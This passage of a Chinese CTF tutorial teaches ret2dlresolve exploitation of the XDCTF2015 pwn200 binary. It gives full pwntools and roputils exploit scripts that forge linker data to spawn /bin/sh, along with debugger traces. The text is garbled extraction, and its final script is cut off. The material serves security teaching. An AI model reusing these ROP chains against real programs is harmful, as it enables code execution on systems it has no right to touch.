0x0004: 0x25ec

0x0008: 'bbbb' 'bbbb'

0x000c: 0x804a94a

0x0010: 'bbbb' 'bbbb'

0x0014: 'bbbb' 'bbbb'

0x0018: '\x1c\xa0\x04\x08' '\x1c\xa0\x04\x08\x07u\x02\x00'

0x001c: '\x07u\x02\x00'

0x0020: 'aaaa' 'aaaa'

0x0024: '\xc0&\x00\x00' '\xc0&\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x12\x00\x00\x00'

0x0028: '\x00\x00\x00\x00'

0x002c: '\x00\x00\x00\x00'

0x0030: '\x12\x00\x00\x00'

0x0034: 'syst' 'system\x00'

0x0038: 'em\x00n'

0x003c: 'aa'

0x003e: 'aaaa' 'aaaaaaaaaaaaaaaaaa'

0x0042: 'aaaa'

0x0046: 'aaaa'

0x004a: 'aaaa'

0x004e: 'aaaa'

0x0052: '/bin' '/bin/sh\x00'

0x0056: '/sh\x00'

0x005a: 'aaaa' 'aaaaaaaaaa'

0x005e: 'aaaa'

0x0062: 'aaaa'

102

[\*] Switching to interactive mode

/bin/sh: 1: aa: not found

$ ls

exp-pwntools.py roptool.py stage2.py stage5.py

ld-linux.so.2 roputils.pyc stage3.py stage6.py

main\_partial\_relro\_32 stage1.py stage4.py

基于工具伪造 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "_3)

根据上面的介绍， 我们应该可以理解这个攻击了。

ROPUTIL[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "roputil)

下面我们直接使用 roputil 来进行攻击 。代码如下

Plain Text  复制代码



1 from roputils import \*

2 from pwn import process

3 from pwn import gdb

4 from pwn import context

5 r = process('./main')

6 context.log\_level = 'debug'

7 r.recv()

8

9 rop = ROP('./main')

10 offset = 112

11 bss\_base = rop.section('.bss')

12 buf = rop.fill(offset) 13

14 buf += rop.call('read', 0, bss\_base, 100) 15 ## used to call dl\_runtimeresolve()

16 buf += rop.dl\_resolve\_call(bss\_base + 20, bss\_base)

17 r.send(buf)

18

19 buf = rop.string('/bin/sh')

20 buf += rop.fill(20, buf)

21 ## used to make faking data, such relocation, Symbol, Str

22 buf += rop.dl\_resolve\_data(bss\_base + 20, 'system')


23 buf += rop.fill(100, buf)

24 r.send(buf)

25 r.interactive()

关于 dl\_resolve\_call 与 dl\_resolve\_data 的具体细节请参考 roputils.py 的源码， 比较容易理解 。需要 注意的是， dl\_resolve 执行完之后也是需要有对应的返回地址的。

效果如下



PWNTOOLS[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "pwntools)

这里我们使用 pwntools 的工具进行攻击。

Plain Text  复制代码

1 from pwn import \*

2 context.binary = elf = ELF("./main\_partial\_relro\_32")

3 rop = ROP(context.binary)

4 dlresolve = Ret2dlresolvePayload(elf,symbol="system",args=["/bin/sh"])

5 # pwntools will help us choose a proper addr

6 # https://github.com/Gallopsled/pwntools/blob/5db149adc2/pwnlib/rop/ret2dl

resolve.py#L237

7 rop.read(0,dlresolve.data\_addr)

8 rop.ret2dlresolve(dlresolve)

9 raw\_rop = rop.chain()

10 io = process("./main\_partial\_relro\_32")

11 io.recvuntil("Welcome to XDCTF2015~!\n")

12 payload = flat({112:raw\_rop,256:dlresolve.payload})

13 io.sendline(payload)

14 io.interactive()

结果如下



Plain Text  复制代码

❯ python exp-pwntools.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

[+] Starting local process './main\_partial\_relro\_32': pid 24688

[\*] Switching to interactive mode

$ ls

exp-pwntools.py roptool.py stage2.py stage5.py

ld-linux.so.2 roputils.pyc stage3.py stage6.py

main\_partial\_relro\_32 stage1.py stage4.py

Full RELRO[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "full-relro)

在开启 FULL RELRO 保护的情况下， 程序中导入的函数地址会在程序开始执行之前被解析完毕， 因此 got 表中 link\_map 以及 dl\_runtime\_resolve 函数地址在程序执行的过程中不会被用到 。故而， GOT 表中的这两个地址均为 0 。此时， 直接使用上面的技巧是不行的。

那有没有什么办法可以绕过这样的防护呢？请读者自己思考。

64 位例子 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "64)

NO RELRO[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "no-relro_1)

在这种情况下， 类似于 32 位的情况直接构造即可 。由于可以溢出的缓冲区太少， 所以我们可以考虑进 行栈迁移后， 然后进行漏洞利用。

1. 在 bss 段伪造栈 。栈中的数据为

a. 修改 .dynamic 节中字符串表的地址为伪造的地址

b. 在伪造的地址处构造好字符串表， 将 read 字符串替换为 system 字符串。

c. 在特定的位置读取 /bin/sh 字符串。



d. 调用 read 函数的 plt 的第⼆条指令， 触发 触发执行 system 函数。

2. 栈迁移到 bss 段。

dl runtime resolve

进行函数解析， 从而

\_ \_ \_

由于程序中没有直接设置 rdx 的 gadget， 所以我们这里就选择了万能 gadget 。这会使得我们的 ROP 链变得更长

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_no\_relro\_64")

6 rop = ROP("./main\_no\_relro\_64")

7 elf = ELF("./main\_no\_relro\_64")

8

9 bss\_addr = elf.bss()

10 csu\_front\_addr = 0x400750

11 csu\_end\_addr = 0x40076A

12 leave\_ret =0x40063c

13 poprbp\_ret = 0x400588

14 def csu(rbx, rbp, r12, r13, r14, r15):

15 # pop rbx, rbp, r12, r13, r14, r15

16 # rbx = 0

17 # rbp = 1, enable not to jump

18 # r12 should be the function that you want to call

19 # rdi = edi = r13d

20 # rsi = r14

21 # rdx = r15

22 payload = p64(csu\_end\_addr)

23 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

24 payload += p64(csu\_front\_addr)

25 payload += 'a' \* 0x38

26 return payload 27

28 io.recvuntil('Welcome to XDCTF2015~!\n') 29

30 # stack privot to bss segment, set rsp = new\_stack

31 stack\_size = 0x200 # new stack size is 0x200

32 new\_stack = bss\_addr+0x100

33

34 offset = 112+8

35 rop.raw(offset\*'a')

36 payload1 = csu(0, 1 ,elf.got['read'],0,new\_stack,stack\_size)

37 rop.raw(payload1)

38 rop.raw(0x400607)

39 assert(len(rop.chain())<=256)

40 rop.raw("a"\*(256-len(rop.chain())))

41 # gdb.attach(io)

42 io.send(rop.chain())

43

44 # construct fake stack

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

rop = ROP("./main\_no\_relro\_64")

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600988+8,8)) # modify .dynstr point

er in .dynamic section to a specific location

dynstr = elf.get\_section\_by\_name('.dynstr').data()

dynstr = dynstr.replace("read","system")

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600B30,len(dynstr))) # construct a

fake dynstr section

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600B30+len(dynstr),len("/bin/sh\x0

0"))) # read /bin/sh\x00

rop.raw(0x0000000000400773) # pop rdi; ret

rop.raw(0x600B30+len(dynstr))

rop.raw(0x400516) # the second instruction of read@plt

rop.raw(0xdeadbeef)

rop.raw('a'\*(stack\_size-len(rop.chain())))

io.send(rop.chain())

# reuse the vuln to stack pivot

rop = ROP("./main\_no\_relro\_64")

rop.raw(offset\*'a')

rop.migrate(new\_stack)

assert(len(rop.chain())<=256)

io.send(rop.chain()+'a'\*(256-len(rop.chain())))

# now, we are on the new stack

io.send(p64(0x600B30)) # fake dynstr location

io.send(dynstr) # fake dynstr

io.send("/bin/sh\x00")

io.interactive()

直接运行， 发现不行， 经过调试发现程序在 0x7f2512db3e69 处崩了。



 复制代码

Plain Text



1 RAX 0x600998 (\_DYNAMIC+144) ◂— 0x6

2 RBX 0x600d98 ◂— 0x6161616161616161 ('aaaaaaaa')

3 RCX 0x7f2512ac3191 (read+17) ◂— cmp rax, -0x1000 /\* 'H=' \*/

4 RDX 0x9

5 RDI 0x600b30 (stdout@@GLIBC\_2.2.5) ◂— 0x0

6 RSI 0x3

7 R8 0x50

8 R9 0x7f2512faf4c0 ◂— 0x7f2512faf4c0

9 R10 0x7f2512fcd170 ◂— 0x0

10 R11 0x246

11 R12 0x6161616161616161 ('aaaaaaaa')

12 R13 0x6161616161616161 ('aaaaaaaa')

13 R14 0x6161616161616161 ('aaaaaaaa')

14 R15 0x6161616161616161 ('aaaaaaaa')

15 RBP 0x6161616161616161 ('aaaaaaaa')

16 RSP 0x6009e0 (\_DYNAMIC+216) —▸ 0x600ae8 (\_GLOBAL\_OFFSET\_TABLE\_) ◂— 0x0

17 RIP 0x7f2512db3e69 (\_dl\_fixup+41) ◂— mov rcx, qword ptr [r8 + 8]

18 ──────[ DISASM ]────────

19 0x7f2512db3e52 <\_dl\_fixup+18> mov rdi, qword ptr [rax + 8]

20 0x7f2512db3e56 <\_dl\_fixup+22> mov rax, qword ptr [r10 + 0xf8]


21 0x7f2512db3e5d <\_dl\_fixup+29> mov rax, qword ptr [rax + 8]

22 0x7f2512db3e61 <\_dl\_fixup+33> lea r8, [rax + rdx\*8]

23 0x7f2512db3e65 <\_dl\_fixup+37> mov rax, qword ptr [r10 + 0x70]

24 ► 0x7f2512db3e69 <\_dl\_fixup+41> mov rcx, qword ptr [r8 + 8] <0x7f25

12ac3191>

 dl runtime resolve

经过逐步调试发现， 在

会在栈中保存大量的数据

\_ \_ \_



Plain Text  复制代码

1 .text:00000000000177A0 ; \_\_unwind {

2 .text:00000000000177A0 push rbx

3 .text:00000000000177A1 mov rbx, rsp

4 .text:00000000000177A4 and rsp, 0FFFFFFFFFFFFFFC0h

5 .text:00000000000177A8 sub rsp, cs:qword\_227808

6 .text:00000000000177AF mov [rsp+8+var\_8], rax

7 .text:00000000000177B3 mov [rsp+8], rcx

8 .text:00000000000177B8 mov [rsp+8+arg\_0], rdx

9 .text:00000000000177BD mov [rsp+8+arg\_8], rsi

10 .text:00000000000177C2 mov [rsp+8+arg\_10], rdi

11 .text:00000000000177C7 mov [rsp+8+arg\_18], r8

12 .text:00000000000177CC mov [rsp+8+arg\_20], r9

13 .text:00000000000177D1 mov eax, 0EEh

14 .text:00000000000177D6 xor edx, edx

15 .text:00000000000177D8 mov [rsp+8+arg\_240], rdx

16 .text:00000000000177E0 mov [rsp+8+arg\_248], rdx

17 .text:00000000000177E8 mov [rsp+8+arg\_250], rdx

18 .text:00000000000177F0 mov [rsp+8+arg\_258], rdx

19 .text:00000000000177F8 mov [rsp+8+arg\_260], rdx

20 .text:0000000000017800 mov [rsp+8+arg\_268], rdx

21 .text:0000000000017808 xsavec [rsp+8+arg\_30]

22 .text:000000000001780D mov rsi, [rbx+10h]

23 .text:0000000000017811 mov rdi, [rbx+8]

24 .text:0000000000017815 call sub\_FE40

其中 qword\_227808 处的值为 0x0000000000000380。

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Plain Text  复制代码 | | | | | | | | |
| 1 pwndbg> vmmap  2 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA  3 0x400000 0x401000 r-xp 1000 0 /mnt/hgfs/ctf-c  hallenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/no-relro/ma  in\_no\_relro\_64  4 0x600000 0x601000 rw-p 1000 0 /mnt/hgfs/ctf-c  hallenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/no-relro/ma  in\_no\_relro\_64  5 0x7f25129b3000 0x7f2512b9a000 r-xp 1e7000 0 /lib/x86\_64-lin  ux-gnu/libc-2.27.so | | | | | | | | |
| 6 0x7f2512b9a000  ux-gnu/libc-2.27.so  7 0x7f2512d9a000  ux-gnu/libc-2.27.so  8 0x7f2512d9e000  ux-gnu/libc-2.27.so  9 0x7f2512da0000  10 0x7f2512da4000  ux-gnu/ld-2.27.so  11 0x7f2512fae000  12 0x7f2512fcb000  ux-gnu/ld-2.27.so  13 0x7f2512fcc000  ux-gnu/ld-2.27.so | | | 0x7f2512d9a000  0x7f2512d9e000  0x7f2512da0000  0x7f2512da4000  0x7f2512dcb000  0x7f2512fb0000  0x7f2512fcc000  0x7f2512fcd000 | ---p  r--p  rw-p  rw-p  r-xp  rw-p  r--p  rw-p | 200000  4000  2000  4000  27000  2000  1000  1000 | 1e7000 /lib/x86\_64-lin  1e7000 /lib/x86\_64-lin  1eb000 /lib/x86\_64-lin  0  0 /lib/x86\_64-lin  0  27000 /lib/x86\_64-lin  28000 /lib/x86\_64-lin | | |
| 14  15  16  17  18  19  20 | 0x7f2512fcd000  0x7fff26cdd000  0x7fff26d19000  0x7fff26d1c000  0xffffffffff600000 | 0x7f2512fce000  0x7fff26cff000  0x7fff26d1c000  0x7fff26d1e000  0xffffffffff601000 | | rw-p  rw-p  r--p  r-xp  r-xp | 1000 0  22000 0  3000 0  2000 0  1000 0 | | [stack]  [vvar]  [vdso]  [vsyscall] | |
| pwndbg> x/gx 0x7f2512da4000+0x227808  0x7f2512fcb808 <\_rtld\_global\_ro+168>: | | |
| 0x0000000000000380 | | | | |
| 当执行完下面的指令后 | | | | | | | | |
| Plain Text | | | | | | | | 复制代码 |

1 ► 0x7f2512dbb7a8 <\_dl\_runtime\_resolve\_xsavec+8> sub rsp, qword ptr

[rip + 0x210059] <0x7f2512fcb808>

栈地址到了 0x600a00 ( 我们是将栈迁移到了 bss\_addr+0x100， 即 0x600C30) ， 即到了 .dynamic 节中， 后续在栈中保存数据时会破坏 .dynamic 节中的内容， 最后导致了 dl\_fixup 崩溃。

0x7f2512dbb7a0 <\_dl\_runtime\_resolve\_xsavec> push rbx

0x7f2512dbb7a1 <\_dl\_runtime\_resolve\_xsavec+1> mov rbx, rsp

0x7f2512dbb7a4 <\_dl\_runtime\_resolve\_xsavec+4> and rsp, 0xfffffff

fffffffc0

0x7f2512dbb7a8 <\_dl\_runtime\_resolve\_xsavec+8> sub rsp, qword pt

r [rip + 0x210059] <0x7f2512fcb808>

► 0x7f2512dbb7af <\_dl\_runtime\_resolve\_xsavec+15> mov qword ptr [rs

p], rax <0x600a00>

0x7f2512dbb7b3 <\_dl\_runtime\_resolve\_xsavec+19> mov qword ptr [rs

p + 8], rcx

0x7f2512dbb7b8 <\_dl\_runtime\_resolve\_xsavec+24> mov qword ptr [rs

p + 0x10], rdx

0x7f2512dbb7bd <\_dl\_runtime\_resolve\_xsavec+29> mov qword ptr [rs

p + 0x18], rsi

0x7f2512dbb7c2 <\_dl\_runtime\_resolve\_xsavec+34> mov qword ptr [rs

p + 0x20], rdi

0x7f2512dbb7c7 <\_dl\_runtime\_resolve\_xsavec+39> mov qword ptr [rs

p + 0x28], r8

─────────────────────[ STACK ]─────────────────

00:0000 │ rsp 0x600a00 (\_DYNAMIC+248) ◂— 0x7

01:0008 │ 0x600a08 (\_DYNAMIC+256) ◂— 0x17

02:0010 │ 0x600a10 (\_DYNAMIC+264) —▸ 0x400450 —▸ 0x600b00 (\_GLOBAL\_OFF

SET\_TABLE\_+24) —▸ 0x7f2512ac3250 (write) ◂— lea rax, [rip + 0x2e06a1]

03:0018 │ 0x600a18 (\_DYNAMIC+272) ◂— 0x7

04:0020 │ 0x600a20 (\_DYNAMIC+280) —▸ 0x4003f0 —▸ 0x600ad8 —▸ 0x7f25129

d4ab0 (\_\_libc\_start\_main) ◂— push r13

05:0028 │

06:0030 │

07:0038 │

0x600a28 (\_DYNAMIC+288) ◂— 0x8

0x600a30 (\_DYNAMIC+296) ◂— 0x60 /\* '`' \*/

0x600a38 (\_DYNAMIC+304) ◂— 9 /\* '\t' \*/

Plain Text  复制代码



1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

或许我们可以考虑把栈再迁移的高⼀些， 但是， 程序中与 bss 相关的映射只有 0x600000-0x601000， 即⼀页 。与此同时

● bss 段的起始地址为 0x600B30

● 伪造的栈的数据⼀共有 392 ( 0x188)

所以直接栈迁移到 bss 节很容易出现问题。



Plain Text  复制代码

1 pwndbg> vmmap

2 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

3 0x400000 0x401000 r-xp 1000 0 /mnt/hgfs/ctf-c

hallenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/no-relro/ma

in\_no\_relro\_64

4 0x600000 0x601000 rw-p 1000 0 /mnt/hgfs/ctf-c

hallenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/64/no-relro/ma

in\_no\_relro\_64

5 0x7f25129b3000 0x7f2512b9a000 r-xp 1e7000 0 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

6 0x7f2512b9a000 0x7f2512d9a000 ---p 200000 1e7000 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

7 0x7f2512d9a000 0x7f2512d9e000 r--p 4000 1e7000 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

8 0x7f2512d9e000 0x7f2512da0000 rw-p 2000 1eb000 /lib/x86\_64-lin

ux-gnu/libc-2.27.so

9 0x7f2512da0000 0x7f2512da4000 rw-p 4000 0

10 0x7f2512da4000 0x7f2512dcb000 r-xp 27000 0 /lib/x86\_64-lin

ux-gnu/ld-2.27.so

11 0x7f2512fae000 0x7f2512fb0000 rw-p 2000 0

12 0x7f2512fcb000 0x7f2512fcc000 r--p 1000 27000 /lib/x86\_64-lin

ux-gnu/ld-2.27.so

13 0x7f2512fcc000 0x7f2512fcd000 rw-p 1000 28000 /lib/x86\_64-lin

ux-gnu/ld-2.27.so

14 0x7f2512fcd000 0x7f2512fce000 rw-p 1000 0

15 0x7fff26cdd000 0x7fff26cff000 rw-p 22000 0 [stack]

16 0x7fff26d19000 0x7fff26d1c000 r--p 3000 0 [vvar]

17 0x7fff26d1c000 0x7fff26d1e000 r-xp 2000 0 [vdso]

18 0xffffffffff600000 0xffffffffff601000 r-xp 1000 0 [vsyscall]

但经过精细的调节， 我们还是避免破坏 .dynamic 节的内容

●

●

修改迁移后的栈的地址为 bss\_addr+0x200， 即 0x600d30

修改迁移后的栈的大小为 0x188

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_no\_relro\_64")

6 rop = ROP("./main\_no\_relro\_64")

7 elf = ELF("./main\_no\_relro\_64")

8

9 bss\_addr = elf.bss()

10 csu\_front\_addr = 0x400750

11 csu\_end\_addr = 0x40076A

12 leave\_ret =0x40063c

13 poprbp\_ret = 0x400588

14 def csu(rbx, rbp, r12, r13, r14, r15):

15 # pop rbx, rbp, r12, r13, r14, r15

16 # rbx = 0

17 # rbp = 1, enable not to jump

18 # r12 should be the function that you want to call

19 # rdi = edi = r13d

20 # rsi = r14

21 # rdx = r15

22 payload = p64(csu\_end\_addr)

23 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

24 payload += p64(csu\_front\_addr)

25 payload += 'a' \* 0x38

26 return payload 27

28 io.recvuntil('Welcome to XDCTF2015~!\n') 29

30 # stack privot to bss segment, set rsp = new\_stack

31 stack\_size = 0x188 # new stack size is 0x188

32 new\_stack = bss\_addr+0x200 33

34 offset = 112+8

35 rop.raw(offset\*'a')

36 payload1 = csu(0, 1 ,elf.got['read'],0,new\_stack,stack\_size)

37 rop.raw(payload1)

38 rop.raw(0x400607)

39 assert(len(rop.chain())<=256)

40 rop.raw("a"\*(256-len(rop.chain())))

41 gdb.attach(io)

42 io.send(rop.chain())

43

44 # construct fake stack

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

rop = ROP(" ./main\_no\_ relro\_64")

rop . raw(csu(0, 1 ,elf .got['read'],0,0x600988+8,8)) # modify .dynstr point

er in .dynamic section to a specific location

dynstr = elf .get\_section\_by\_name(' .dynstr') .data()

dynstr = dynstr . replace("read","system")

rop . raw(csu(0, 1 ,elf .got['read'],0,0x600B30,len(dynstr))) # construct a

fake dynstr section

rop . raw(csu(0, 1 ,elf .got['read'],0,0x600B30+len(dynstr),len("/bin/sh\x0

0"))) # read /bin/sh\x00

rop . raw(0x0000000000400773) # pop rdi; ret

rop . raw(0x600B30+len(dynstr))

rop . raw(0x400516) # the second instruction of read@plt

rop . raw(0xdeadbeef)

print(len(rop .chain()))

rop . raw('a'\*(stack\_size- len(rop .chain())))

io .send(rop .chain())

# reuse the vuln to stack pivot

rop = ROP(" ./main\_no\_ relro\_64")

rop . raw(offset\*'a')

rop .migrate(new\_stack)

assert(len(rop .chain())<=256)

io .send(rop .chain()+'a'\*(256- len(rop .chain())))

# now, we are on the new stack


io .send(p64(0x600B30)) # fake dynstr location

io .send(dynstr) # fake dynstr

io .send("/bin/sh\x00")

io . interactive()

此时， 我们发现程序又崩了， 通过 coreqnmb



Plain Text  复制代码

1 ❯ gdb -c core



我们发现， 在处理 xmm 相关的指令时崩了



Plain Text  复制代码

1 ► 0x7fa8677a3396 movaps xmmword ptr [rsp + 0x40], xmm0

2 0x7fa8677a339b call 0x7fa8677931c0 <0x7fa8677931c0>

3

4 0x7fa8677a33a0 lea rsi, [rip + 0x39e259]

5 0x7fa8677a33a7 xor edx, edx

6 0x7fa8677a33a9 mov edi, 3

7 0x7fa8677a33ae call 0x7fa8677931c0 <0x7fa8677931c0>

8

9 0x7fa8677a33b3 xor edx, edx

10 0x7fa8677a33b5 mov rsi, rbp

11 0x7fa8677a33b8 mov edi, 2

12 0x7fa8677a33bd call 0x7fa8677931f0 <0x7fa8677931f0>

13

14 0x7fa8677a33c2 mov rax, qword ptr [rip + 0x39badf]

15 ──────────────────────────────────────────────────────────────────────────

─────────────[ STACK ]────────────────────────────────────────────────────

───────────────────────────────────

16 00:0000 │ rsp 0x600d18 ◂— 0x0

17 01:0008 │ 0x600d20 —▸ 0x7fa8679080f7 ◂— 0x2f6e69622f00632d /\* '-c' \*/

18 02:0010 │ 0x600d28 ◂— 0x0

19 03:0018 │ 0x600d30 —▸ 0x40076a ◂— pop rbx

20 04:0020 │ 0x600d38 —▸ 0x7fa8677a3400 ◂— 0x9be1f8b53

21 05:0028 │ 0x600d40 —▸ 0x600d34 ◂— 0x677a340000000000

22 06:0030 │ 0x600d48 ◂— 0x8000000000000006

23 07:0038 │ 0x600d50 ◂— 0x0

由于 xmm 相关指令要求地址应该是 16 字节对齐的， 而此时 rsp 并不是 16 字节对齐的 。因此我们可以 简单地调整⼀下栈， 来使得栈是 16 字节对齐的。

Plain Text  复制代码



1 from pwn import \*

2 # context.log\_level="debug"

3 # context.terminal = ["tmux","splitw","-h"]

4 context.arch="amd64"

5 io = process("./main\_no\_relro\_64")

6 rop = ROP("./main\_no\_relro\_64")

7 elf = ELF("./main\_no\_relro\_64")

8

9 bss\_addr = elf.bss()

10 csu\_front\_addr = 0x400750

11 csu\_end\_addr = 0x40076A

12 leave\_ret =0x40063c

13 poprbp\_ret = 0x400588

14 def csu(rbx, rbp, r12, r13, r14, r15):

15 # pop rbx, rbp, r12, r13, r14, r15

16 # rbx = 0

17 # rbp = 1, enable not to jump

18 # r12 should be the function that you want to call

19 # rdi = edi = r13d

20 # rsi = r14

21 # rdx = r15

22 payload = p64(csu\_end\_addr)

23 payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64

(r15)

24 payload += p64(csu\_front\_addr)

25 payload += 'a' \* 0x38

26 return payload 27

28 io.recvuntil('Welcome to XDCTF2015~!\n') 29

30 # stack privot to bss segment, set rsp = new\_stack

31 stack\_size = 0x1a0 # new stack size is 0x1a0

32 new\_stack = bss\_addr+0x200

33

34 offset = 112+8

35 rop.raw(offset\*'a')

36 payload1 = csu(0, 1 ,elf.got['read'],0,new\_stack,stack\_size)

37 rop.raw(payload1)

38 rop.raw(0x400607)

39 assert(len(rop.chain())<=256)


40 rop.raw("a"\*(256-len(rop.chain())))

41 # gdb.attach(io)

42 io.send(rop.chain())

43

44 # construct fake stack

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

rop = ROP("./main\_no\_relro\_64")

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600988+8,8)) # modify .dynstr point

er in .dynamic section to a specific location

dynstr = elf.get\_section\_by\_name('.dynstr').data()

dynstr = dynstr.replace("read","system")

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600B30,len(dynstr))) # construct a

fake dynstr section

rop.raw(csu(0, 1 ,elf.got['read'],0,0x600B30+len(dynstr),len("/bin/sh\x0

0"))) # read /bin/sh\x00

rop.raw(0x0000000000400771) #pop rsi; pop r15; ret;

rop.raw(0)

rop.raw(0)

rop.raw(0x0000000000400773) # pop rdi; ret

rop.raw(0x600B30+len(dynstr))

rop.raw(0x400516) # the second instruction of read@plt

rop.raw(0xdeadbeef)

# print(len(rop.chain()))

rop.raw('a'\*(stack\_size-len(rop.chain())))

io.send(rop.chain())

# reuse the vuln to stack pivot

rop = ROP("./main\_no\_relro\_64")

rop.raw(offset\*'a')

rop.migrate(new\_stack)

assert(len(rop.chain())<=256)

